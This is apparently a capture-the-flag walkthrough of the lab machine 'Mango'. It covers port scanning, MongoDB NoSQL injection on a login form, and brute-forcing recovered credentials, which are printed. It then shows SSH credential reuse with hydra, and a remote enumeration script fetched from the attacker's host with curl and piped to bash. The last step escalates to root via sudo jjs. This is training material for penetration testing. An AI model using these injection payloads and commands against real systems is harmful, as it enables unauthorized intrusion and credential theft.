
Mango

IP: 10.10.10.162



Enter a caption for this image (optional)

Nmap

Let's run an nmap scan: `nmap -Pn -p- -A -T5 10.10.10.162`

```
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Websites


Port 80

- gets rejected

Port 443

- in the view source, has the **github** for mango -
- in the source we also find analytics.php - seems rabbit-hole-like

Looking at the certificate we find: **staging-order.mango.htb**, as well as **admin**@mango.htb as a username




Add this to our `/etc/hosts` exactly as it is: **10.10.10.162** **staging-order.mango.htb**

Staging-Order.mango.htb


We're guided by these two sites for this section

- https://book.hacktricks.xyz/pentesting-web/nosql-injection
- https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration



Burp

Catch a burp request for the login, and change the password field to this: `password[$regex]=^.*` It responds with a 200, which means we can enumerate the exact username and password with a bruteforce.




Bruteforce Tool

We use the brute force tool found in the github with this usage `python3 bruteforce.py -u http://staging-order.mango.htb -up username -pp password -ep password -op login:login,submit:submit -m POST` this script can also verify passwords (and it does as **admin** and **mango**)

This is how the tool works, almost trial and error. It reminds me of levels **16** and **17** from *Over the Wire's* **Natas (https://overthewire.org/wargames/natas/).** Anyway! We have our usernames (admin and mango) and our ugly passwords (**h3mXK8RhU~f{]f5H** and **t9KcS3>!0B#2** and we can save these all to user/pass lists.


Signing into the website with these creds doesn't do much...however people tend to **re-use** creds, and we have an **SSH** on the box....so let's go ask `hydra` what they think: `hydra -L user.txt -P passwords.txt 10.10.10.162 ssh -v`



SSH Shells

Let's `ssh mango@10.10.10.162` , and offer `h3mXK8RhU~f{]f5H` as the password

With huge *hubris*, I assumed that the user flag existed in **/mango/user.txt**, but this wasn't true...in fact our user flag resided with the user admin. So `su admin,` and offer the password: **t9KcS3>!0B#2**



Admin Shell

Our shell isn't good. Let's upgrade it via: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

PrivEsc

Let's run an enumeration script. **Python host** it on your kali, and then in the victim shell **curl** and pipe to **bash** to auto run: `curl http://10.10.14.34:8000/linpeas.sh | bash` . Let's see if the results have anything interesting to say:

`jjs` should run **java** commands for us, as sudo. So let's ask it for the root flag:

```
jjs -scripting
readFully("/root/root.txt")
```

You should have yourself a root flag!